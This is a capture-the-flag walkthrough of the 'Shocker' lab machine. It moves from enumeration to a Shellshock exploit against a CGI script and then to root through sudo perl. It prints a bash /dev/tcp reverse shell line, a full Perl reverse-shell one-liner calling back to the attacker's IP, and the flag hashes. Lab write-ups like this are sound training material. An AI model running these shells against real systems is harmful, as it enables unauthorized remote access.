




Shocker :

Enumeration :

First let’s do an Nmap scan.




```
root@nexus:~# nmap -A -p- 10.10.10.56
```




```
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2
.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|   256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
```

We found port 80 running apache and port 2222 for ssh, let’s dirb against port 80.




```
root@nexus:~# dirb http://10.10.10.56/
```



```
---- Scanning URL: http://10.10.10.56/ ----
+ http://10.10.10.56/cgi-bin/ (CODE:403|SIZE:294)
+ http://10.10.10.56/index.html (CODE:200|SIZE:137)
+ http://10.10.10.56/server-status (CODE:403|SIZE:299)
```

Detecting « cgi-bin » directory, browsing the port 80 and found this picture, and the name of the box « Shocker » i thinking it was maybe a ShellShock vulnerability. So i fire up dirbuster and look for « .sh and .php » extension file with basic wordlist.




Type	Found	Response	Size
Dir	/	200	395
Dir	/cgi-bin/	403	466
Dir	/icons/	403	464
File	/cgi-bin/user.sh	200	141
Dir	/icons/small/	403	470

And i found « user.sh » file, after some research i found a php exploit for ShellShock.

Exploitation :

Source : https://www.exploit-db.com/exploits/34766


After downloading it, start a netcat listener.



```
root@nexus:~# nc -nvlp 4444
listening on [any] 4444 ...
```


Then run the exploit with basic bash reverse shell, you can found it on pentestmonkey.

Source : http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet




```
root@nexus:~/Téléchargements# php 34766.php -u http://10.10.10.56/cgi-bin/user.s
h -c "/bin/bash -i >& /dev/tcp/10.10.14.18/4444 0>&1"
```

And you got a shell back as shelly user!



```
root@nexus:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.56] 43800
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ cd /home/s
cd /home/shelly/
shelly@Shocker:/home/shelly$ ls
ls
user.txt
```

Taker user flag.




```
shelly@Shocker:/home/shelly$ cat user.txt
cat user.txt
2ec24e11320026d1e70ff3e16695b233
```


User.txt = 2ec24e11320026d1e70ff3e16695b233

Privilege Escalation :

Running sudo -l show us we can run perl as root.




```
shelly@Shocker:/home/shelly$ sudo -l
```



```
User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
```


Start another netcat listener.



```
root@nexus:~# nc -nvlp 1234
listening on [any] 1234 ...
```


So run perl as root with sudo, and run a perl reverse shell from pentestmonkey.

Source : http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet




```
shelly@Shocker:/home/shelly$ sudo -u root /usr/bin/perl -e 'use Socket;$i="10.10
.14.18";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S
,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDER
R,">&S");exec("/bin/sh -i");};'
<);open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

And you will get back the root shell.



```
root@nexus:~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.56] 55908
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
```

Take root flag.



```
# cd /root
# cat root.txt
52c2715605d70c7619030560dc1ca467
#
```

Root.txt = 52c2715605d70c7619030560dc1ca467